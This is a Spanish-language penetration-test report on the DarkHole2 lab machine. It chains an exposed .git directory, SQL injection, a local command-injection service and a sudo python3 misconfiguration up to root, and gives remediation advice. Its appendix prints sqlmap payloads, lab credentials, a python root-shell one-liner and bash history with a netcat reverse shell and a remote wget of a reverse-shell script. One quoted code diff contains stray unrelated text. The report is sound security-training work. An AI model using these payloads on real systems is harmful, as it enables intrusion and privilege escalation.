

PENTEST REPORT

General Purpose Penetration Testing Report

Objetivo	Máquina DarkHole2
Preparado para	Entorno de laboratorio / DarkHole2
Preparado por	Iván González Gamero
Fecha	30/08/2026
Clasificación	PUBLICO

Naow Pentesting

Sevilla | naowcs@gmail.com

Table of Contents

1. Resumen Ejecutivo
2. Alcance y Metodología
3. Resumen de Hallazgos
4. Hallazgos Detallados
5. Clasificación de Riesgos
6. Recomendaciones de Remediación
7. Apéndice

1. Resumen Ejecutivo

La prueba de penetración se realizó sobre la máquina DarkHole2 dentro de un entorno controlado. El objetivo fue identificar vulnerabilidades en los servicios expuestos, analizar su impacto y comprobar hasta qué nivel podía llegar un atacante mediante la explotación encadenada de los hallazgos identificados.

Durante la evaluación se identificó un servidor web accesible junto con un repositorio Git expuesto. El análisis de la información recuperada permitió identificar una vulnerabilidad de SQL Injection en el parámetro ID de la aplicación. La explotación de esta vulnerabilidad facilitó la enumeración de la base de datos y la obtención de información que permitió continuar con el compromiso del sistema.

Tras obtener acceso inicial, se identificaron mecanismos inseguros de exposición de información y un servicio local capaz de ejecutar comandos mediante peticiones HTTP. Finalmente, una configuración incorrecta de sudo permitía ejecutar Python3 como ROOT, logrando el compromiso total de la máquina.

Como resultado, el nivel de riesgo global del entorno evaluado se considera CRÍTICO, ya que la cadena de vulnerabilidades permitió pasar desde el reconocimiento inicial hasta la obtención de privilegios ROOT.

2. Alcance y Metodología

2.1 Alcance

La prueba de penetración se realizó sobre la máquina objetivo DarkHole2 dentro de un entorno controlado.

La evaluación incluyó:

- Reconocimiento y descubrimiento de hosts.
- Enumeración de puertos y servicios expuestos.
- Análisis de la aplicación web disponible.
- Identificación de información expuesta mediante un repositorio Git.
- Identificación y explotación de vulnerabilidades de inyección SQL.
- Obtención de acceso inicial al sistema.
- Enumeración posterior a la explotación.
- Escalada horizontal entre usuarios.
- Escalada vertical de privilegios hasta ROOT.

2.2 Tipo de prueba y metodología

La evaluación se realizó partiendo de la exposición observable del objetivo y combinando herramientas automatizadas con análisis manual. La información obtenida durante la propia prueba, incluido el contenido recuperado del repositorio expuesto, fue utilizada para profundizar en los vectores de ataque identificados.

Las fases realizadas fueron:

- Reconocimiento y recolección de información.
- Enumeración de servicios.
- Identificación de vulnerabilidades.
- Explotación.
- Post-explotación.
- Escalada de privilegios.
- Documentación de hallazgos.

2.3 Herramientas utilizadas

Nmap, git-dumper, Git, DIRBUSTER, sqlmap, curl y utilidades nativas del sistema como cat y sudo.

3. Resumen de Hallazgos

ID	Hallazgo	Severidad	CVSS	Estado
F-001	Exposición del directorio .git y filtración de información sensible	ALTA (Grave)	7.5	Abierto
F-002	SQL Injection en el parámetro ID	CRÍTICA	6.5	Abierto
F-003	Exposición de información sensible y credenciales en archivos accesibles	CRÍTICA	7.5	Abierto
F-004	Ejecución remota de comandos mediante servicio local vulnerable	CRÍTICA	8.8	Abierto
F-005	Configuración insegura de sudo que permite ejecutar Python3 como ROOT	CRÍTICA	7.8	Abierto

4. Hallazgos Detallados

F-001: Exposición del directorio .git y filtración de información sensible

Severidad: ALTA (Grave)

CVSS 3.1: 7.5

Activo afectado: Servidor web de DarkHole2

Descripción

El directorio .git se encontraba accesible desde el servidor web. Esto permitió recuperar el repositorio y consultar el historial de cambios de la aplicación.

Evidencia

Durante la enumeración se identificó el recurso /.git/ y se utilizó git-dumper para recuperar una copia del repositorio. Posteriormente, git show permitió revisar diferencias entre versiones anteriores y actuales de login.php.

Impacto

Un atacante puede recuperar código fuente, configuraciones y datos históricos que faciliten la identificación de vulnerabilidades o la exposición de información sensible.

Remediación

Impedir el acceso público al directorio .git y a otros archivos internos mediante la configuración del servidor web. Revisar el historial del repositorio y eliminar credenciales o información sensible expuesta.

Referencias

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor.

F-002: SQL Injection en el parámetro ID

Severidad: CRÍTICA

CVSS 3.1: 6.5

Activo afectado: http://10.0.2.129/dashboard.php?id=1

Descripción

El parámetro ID recibido mediante una petición GET no se encontraba correctamente protegido frente a inyecciones SQL, permitiendo manipular consultas y enumerar información de la base de datos.

Evidencia

Se utilizó sqlmap autenticado mediante una cookie de sesión para confirmar la vulnerabilidad y enumerar bases de datos, tablas, columnas y registros.

Impacto

La vulnerabilidad permitió acceder a información almacenada en la base de datos y facilitó la obtención de credenciales válidas para continuar con el compromiso del sistema.

Remediación

Utilizar consultas parametrizadas o sentencias preparadas y validar correctamente las entradas antes de procesarlas.

Referencias

OWASP: Injection. CWE-89: Improper Neutralization of Special Elements used in an SQL Command.

F-003: Exposición de información sensible y credenciales en archivos accesibles

Severidad: CRÍTICA

CVSS 3.1: 7.5

Activo afectado: Sistema de archivos e información recuperada durante la post-explotación

Descripción

Durante la enumeración se obtuvo información sensible almacenada en archivos accesibles, incluyendo datos que facilitaron el avance hacia otros usuarios del sistema.

Evidencia

Se revisó el historial `.bash_history` de usuarios comprometidos y se identificaron comandos, rutas y datos relevantes para continuar con la cadena de ataque.

Impacto

La exposición de credenciales o información sensible puede permitir movimientos laterales, acceso no autorizado a otras cuentas y facilitar el compromiso completo del entorno.

Remediación

Evitar almacenar credenciales o información sensible en archivos accesibles o incluidos en repositorios. Utilizar mecanismos seguros de almacenamiento y variables de entorno cuando sea posible.

Referencias

CWE-522: Insufficiently Protected Credentials. CWE-200: Exposure of Sensitive Information.

F-004: Ejecución remota de comandos mediante servicio local vulnerable

Severidad: CRÍTICA

CVSS 3.1: 8.8

Activo afectado: Servicio HTTP accesible localmente en 127.0.0.1:9999

Descripción

Se identificó un servicio que permitía pasar comandos mediante el parámetro `CMD` de una petición HTTP. La funcionalidad permitía ejecutar comandos arbitrarios en el contexto del servicio vulnerable.

Evidencia

Mediante peticiones `curl` al servicio local se comprobó la ejecución de comandos y se utilizó la capacidad para acceder a información perteneciente a otro usuario.

Impacto

Un atacante con acceso al servicio podría ejecutar comandos arbitrarios, acceder a información sensible y avanzar en el compromiso de otros usuarios del sistema.

Remediación

Eliminar o restringir cualquier funcionalidad que ejecute comandos del sistema a partir de parámetros proporcionados por usuarios. Si fuese imprescindible, aplicar una lista estricta de acciones permitidas y evitar pasar entradas directamente a funciones de ejecución.

Referencias

CWE-78: Improper Neutralization of Special Elements used in an OS Command.

F-005: Configuración insegura de sudo que permite ejecutar Python3 como ROOT

Severidad: CRÍTICA

CVSS 3.1: 7.8

Activo afectado: Configuración sudoers del usuario losy

Descripción

La configuración de sudo permitía al usuario ejecutar Python3 como ROOT. Debido a que Python puede iniciar procesos y ejecutar comandos del sistema, este permiso permitía obtener una shell con privilegios elevados.

Evidencia

El comando `sudo -l` mostró la posibilidad de ejecutar `/usr/bin/python3` como ROOT. Posteriormente se utilizó Python para lanzar una shell y se verificó la identidad con privilegios `uid=0(root)`.

Impacto

La explotación permitió una escalada vertical completa hasta ROOT y el compromiso total de la máquina.

Remediación

Aplicar el principio de mínimo privilegio y revisar periódicamente las reglas de `/etc/sudoers`. No permitir intérpretes de propósito general como Python, bash o Perl con privilegios elevados cuando puedan utilizarse para ejecutar comandos arbitrarios.

Referencias

CWE-250: Execution with Unnecessary Privileges. CWE-269: Improper Privilege Management.

5. Clasificación de Riesgos

Los riesgos se han determinado teniendo en cuenta la facilidad de explotación, el impacto sobre la confidencialidad e integridad y la posibilidad de encadenar vulnerabilidades hasta comprometer completamente el sistema.

CRÍTICO: Vulnerabilidad con impacto severo que permitió o podría permitir el compromiso completo del sistema.

ALTO / GRAVE: Vulnerabilidad con impacto significativo que expone información o facilita la explotación de otros vectores.

MEDIO: Riesgo moderado que requiere condiciones adicionales para producir un impacto relevante.

BAJO: Impacto limitado o explotación difícil.

INFORMATIVO: Buenas prácticas o información sin impacto directo demostrado.

Para una versión orientada a cliente o auditoría formal se recomienda completar una valoración CVSS 3.1 individual para cada hallazgo.

6. Recomendaciones de Remediación

Prioridad 1 — Los hallazgos críticos deben corregirse de forma prioritaria, ya que permitieron encadenar el acceso desde la aplicación web hasta ROOT.

Prioridad 2 — La exposición del repositorio Git debe corregirse de inmediato, ya que facilita la obtención de información interna y el descubrimiento de otros vectores de ataque.

Tras aplicar las correcciones se recomienda realizar una nueva prueba de validación para comprobar que las vulnerabilidades han sido correctamente mitigadas.

Medidas principales

- Bloquear el acceso público a directorios .git y otros recursos internos.
- Revisar el historial de repositorios y eliminar credenciales o secretos expuestos.
- Corregir la SQL Injection mediante consultas parametrizadas y validación de entradas.
- Eliminar la exposición de credenciales e información sensible en archivos accesibles.
- Restringir o eliminar servicios que permitan ejecutar comandos mediante parámetros HTTP.
- Revisar las reglas sudoers y aplicar el principio de mínimo privilegio.
- Realizar un retest posterior para validar las medidas aplicadas.

7. Apéndice

A. Procedimiento técnico realizado

Reconocimiento y recolección de información

Se realizó un descubrimiento inicial de hosts activos y posteriormente un escaneo completo de puertos para identificar servicios expuestos y posibles vectores de ataque.

El análisis permitió identificar servicios SSH y HTTP. Durante la exploración de la aplicación web se observó la exposición de un repositorio Git y referencias a cambios realizados sobre login.php.

Enumeración

Se realizó la recuperación del repositorio expuesto mediante git-dumper y posteriormente se revisó su historial con Git. También se realizó enumeración de directorios para localizar recursos accesibles como login.php y config.

La revisión del código permitió identificar el parámetro ID como posible vector de SQL Injection.

Explotación

Se confirmó la vulnerabilidad de SQL Injection en el parámetro ID utilizando sqlmap con una sesión autenticada. A continuación se enumeraron las bases de datos y sus contenidos para localizar información útil para obtener acceso inicial.

Post-explotación y escalada de privilegios

Tras obtener acceso inicial se revisó el historial de comandos de los usuarios y se identificó un servicio local vulnerable que permitía ejecutar comandos mediante el parámetro CMD. Finalmente se revisaron los permisos sudo.

La configuración detectada permitía ejecutar Python3 como ROOT, lo que hizo posible obtener una shell con privilegios elevados y verificar el compromiso completo del sistema.

B. Evidencias y capturas

A continuación se incluyen las capturas recuperadas del informe original como evidencia del procedimiento realizado.

```

(root@igg)-[/home/igg/darkhole/js]
# sqlmap -u "http://10.0.2.129/dashboard.php?id=1" -p id --cookie="PHPSESSID=1ef0dhrq0um4i6b62msffd9b8j" --batch --level=5 --risk=3 --dbs

{1.10.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 12:23:10 /2026-08-30/

[12:23:11] [INFO] resuming back-end DBMS 'mysql'
[12:23:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=1' AND 4908=(SELECT (CASE WHEN (4908=4908) THEN 4908 ELSE (SELECT 5568 UNION SELECT 5475) END))-- aggu
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1793 FROM (SELECT(SLEEP(5)))ADhb)-- nQks
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=-9668' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x756b4d735564624875576b76574d74656d5947635873486a45484156647377644e564668
7371614c,0x716b627a71),NULL,NULL,NULL-- -
[12:23:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[12:23:11] [INFO] fetching database names
[12:23:11] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] darkhole_2
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[12:23:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.129'

```

```

(root) /usr/bin/python3
losy@darkhole:~$ sudo /usr/bin/python3 -c 'import os; os.execl("/bin/sh", "sh")'
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

```

(root@igg)-[/home/igg/darkhole]
# git show
commit a4d900a8d85e8938d3601f3cef113ee293028e10 (HEAD)
Author: Jihad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

diff --git a/login.php b/login.php
index e69de29..8a0ff67 100644
--- a/login.php
+++ b/login.php
@@ -0,0 +1,42 @@
+<?php
+session_start();
+require 'config/config.php';
+if($_SERVER['REQUEST_METHOD'] == 'POST'){
+    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+        $_SESSION['userid'] = 1;
+        header("location:dashboard.php");
+        die();
+    }
+}
+
+Alternatively, you can install it via pip. Note that modern Python environments may require you to use
+environment or the --user flag to avoid conflicts:
+?>
+
+<link rel="stylesheet" href="style/login.css">
+<head>
+    <script src="https://kit.fontawesome.com/fe909495a1.js" crossorigin="anonymous"></script>
+    <link rel="stylesheet" href="Project_1.css">
+    <title>Home</title>
+</head>

```

```

<?php

require "config/config.php";

$info = $connect
    ->query("SELECT * FROM users WHERE id = 1")
    ->fetch_assoc();

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $fname = mysqli_real_escape_string($connect, $_POST["fname"]);
    $email = mysqli_real_escape_string($connect, $_POST["email"]);
    $address = mysqli_real_escape_string($connect, $_POST["address"]);
    $mobile = $_POST["mobile"];

    $connect->query(
        "UPDATE users SET
            username = '$fname',
            email = '$email',
            address = '$address',
            contact_number = '$mobile'
        WHERE id = 1"
    );

    header("Location: dashboard.php");
    exit;
}

?>

```

```
(root@igg)-[/home/igg/darkhole]
# nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 10:59 +0200
Nmap scan report for 10.0.2.1
Host is up (0.00035s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.0.2.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:E8:8D:34 (VMware)
Nmap scan report for 10.0.2.129
Host is up (0.00034s latency).
MAC Address: 00:0C:29:B2:FD:DC (VMware)
Nmap scan report for 10.0.2.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F9:A7:54 (VMware)
Nmap scan report for 10.0.2.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.02 seconds
```

```
(root@igg)-[/home/igg/darkhole]
# nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.0.2.129 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 11:01 +0200
Initiating ARP Ping Scan at 11:01
Scanning 10.0.2.129 [1 port]
Completed ARP Ping Scan at 11:01, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:01
Scanning 10.0.2.129 [65535 ports]
Discovered open port 22/tcp on 10.0.2.129
Discovered open port 80/tcp on 10.0.2.129
Completed SYN Stealth Scan at 11:01, 11.96s elapsed (65535 total ports)
Nmap scan report for 10.0.2.129
Host is up, received arp-response (0.0025s latency).
Scanned at 2026-08-30 11:01:03 CEST for 12s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 00:0C:29:B2:FD:DC (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

```


(root@igg)-[/home/igg/darkhole]
# nmap -p22,80 -sCV 10.0.2.129 -oN targeted
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 11:01 +0200
Nmap scan report for 10.0.2.129
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: DarkHole V2
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-git:
|   10.0.2.129:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|_  Last commit message: i changed login.php file for more secure
MAC Address: 00:0C:29:B2:FD:DC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds

```

Figura 8. Evidencia técnica recuperada del informe original.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

FileOptionsAboutHelp

http://10.0.2.129:80/

Scan Information
Results - List View: Dirs: 5 Files: 9
Results - Tree View
Errors: 83

Directory Structure	Response Code	Response Size
/	200	1022
index.php	200	1024
login.php	200	1309
icons	403	445
style	200	1919
js	200	1115
logout.php	302	281
config	200	1127
dashboard.php	200	271

Current speed: 1725 requests/sec
Average speed: (T) 279, (C) 491 requests/sec
Parse Queue Size: 0
Total Requests: 26245/2646585
Time To Finish: 01:28:56

(Select and right click for more options)


Change

Current number of running threads: 200

Back
Pause
Stop

Report

DirBuster Stopped
/call.php





```
(root@igg)-[/home/igg/darkhole]
# git-dumper http://10.0.2.129/.git/ .
Warning: Destination '.' is not empty
[-] Testing http://10.0.2.129/.git/HEAD [200]
[-] Testing http://10.0.2.129/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.0.2.129/.git/ [200]
[-] Fetching http://10.0.2.129/.gitignore [404]
[-] http://10.0.2.129/.gitignore responded with status code 404
[-] Fetching http://10.0.2.129/.git/config [200]
[-] Fetching http://10.0.2.129/.git/hooks/ [200]
[-] Fetching http://10.0.2.129/.git/index [200]
[-] Fetching http://10.0.2.129/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.0.2.129/.git/HEAD [200]
[-] Fetching http://10.0.2.129/.git/description [200]
[-] Fetching http://10.0.2.129/.git/logs/ [200]
[-] Fetching http://10.0.2.129/.git/refs/ [200]
[-] Fetching http://10.0.2.129/.git/info/ [200]
[-] Fetching http://10.0.2.129/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://10.0.2.129/.git/objects/ [200]
[-] Fetching http://10.0.2.129/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/post-update.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-commit.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-push.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/update.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-receive.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://10.0.2.129/.git/logs/HEAD [200]
[-] Fetching http://10.0.2.129/.git/info/exclude [200]
[-] Fetching http://10.0.2.129/.git/refs/heads/ [200]
[-] Fetching http://10.0.2.129/.git/refs/tags/ [200]
[-] Fetching http://10.0.2.129/.git/logs/refs/ [200]
[-] Fetching http://10.0.2.129/.git/logs/refs/heads/ [200]
[-] Fetching http://10.0.2.129/.git/refs/heads/master [200]
[-] Fetching http://10.0.2.129/.git/objects/0f/ [200]
[-] Fetching http://10.0.2.129/.git/objects/4e/ [200]
[-] Fetching http://10.0.2.129/.git/objects/6e/ [200]
[-] Fetching http://10.0.2.129/.git/objects/8a/ [200]
```



```
(root@igg)-[/home/igg/darkhole]
# ls
allports  config  dashboard.php  index.php  js  login.php  logout.php  style  targeted

(root@igg)-[/home/igg/darkhole]
# cat login.php
<?php
session_start();
require 'config/config.php';
if($_SERVER['REQUEST_METHOD'] == 'POST'){
    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
    if($check->num_rows){
        $_SESSION['userid'] = 1;
        header("location:dashboard.php");
        die();
    }
}
}
?>
```



```
(root@igg)-[/home/igg/darkhole/js]
# sqlmap -u "http://10.0.2.129/dashboard.php?id=1" -p id --cookie="PHPSESSID=1ef0dhrq0um416b62msffd9b8j" -D darkhole_2 -T ssh --columns
```

 {1.10.6#stable}
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:25:25 /2026-08-30/

```
[12:25:25] [INFO] resuming back-end DBMS 'mysql'
[12:25:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: id=1' AND 4908=(SELECT (CASE WHEN (4908=4908) THEN 4908 ELSE (SELECT 5568 UNION SELECT 5475) END))-- aggu

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1793 FROM (SELECT(SLEEP(5)))ADhb)-- nQks

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: id=9668' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x756b4d735564624875576b76574d74656d5947635873486a45484156647377644e5646687371614c,0x716b627a71),NULL,NULL,NULL--
```

[12:25:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12

```
[12:25:25] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
[12:25:25] [WARNING] reflective value(s) found and filtering out
Database: darkhole_2
Table: ssh
[3 columns]
+-----+
| Column | Type |
+-----+
| user   | varchar(100) |
| id     | int |
| pass   | varchar(100) |
+-----+
```

Figura 15. Evidencia técnica recuperada del informe original.

```
Database: darkhole_2
Table: ssh
[1 entry]
+-----+-----+-----+
| id | pass | user |
+-----+-----+-----+
| 1 | fool | jehad |
+-----+-----+-----+

Last login: Fri Sep 3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ ls
jehad@darkhole:~$ cd /home
jehad@darkhole:/home$ ls
jehad lama losy
jehad@darkhole:/home$ █

curl "http://127.0.0.1:9999/?cmd=/usr/bin/python3"
curl "http://127.0.0.1:9999/?cmd=whoami"
curl "http://127.0.0.1:9999/?cmd=wget%20192.168.135.128:8080/php-reverse-shell.php"
curl "http://127.0.0.1:9999/?cmd=ls"
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
curl "http://127.0.0.1:9999/?cmd=wget%20192.168.135.128:8080/php-reverse-shell.php"
curl "http://127.0.0.1:9999/?cmd=wget%20http://192.168.135.128:8080/php-reverse-shell.php"
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
ls
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
clear
netstat -tulpn | grep LISTEN
curl "http://192.168.135.129/"
curl "http://127.0.0.1:9999/"
curl "http://127.0.0.1:9999/?cmd=id"
curl "http://127.0.0.1:9999/?cmd=nc"
curl "http://127.0.0.1:9999/?cmd=nc -e /bin/sh 192.168.135.128 4242"
curl "http://127.0.0.1:9999/?cmd=chmod u+s /bin/bash"
curl "http://127.0.0.1:9999/?cmd=chmod +s /bin/bash"
/bin/bash -p
jehad@darkhole:~$ curl "http://127.0.0.1:9999/?cmd=whoami"
Parameter GET['cmd']losy
losyjehad@darkhole:~$ █

-rw-rw-r-- 1 losy losy 55 Sep 3 2021 user.txtjehad@darkhole:/tmp$ curl "http://127.0.0.1:9999/?cmd=cat%20/home/losy/.bash_history"
```

Figura 19. Evidencia técnica recuperada del informe original.

```
mysql -u root -p -e '\! /bin/bash'
P0assw0rd losy:gang
clear

losy@darkhole:~$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
losy@darkhole:~$
```

C. Conclusiones

La prueba de penetración realizada permitió identificar una cadena de vulnerabilidades que, combinadas, posibilitaron el compromiso completo de la máquina DarkHole2. La exposición de información, la vulnerabilidad de SQL Injection, la ejecución de comandos y la configuración insegura de sudo incrementaron progresivamente el nivel de acceso hasta obtener privilegios ROOT.

Se recomienda aplicar las medidas de corrección indicadas y realizar una nueva validación de seguridad tras su implementación.

Pentesting realizado por: Iván González Gamero

Informe realizado por: Iván González Gamero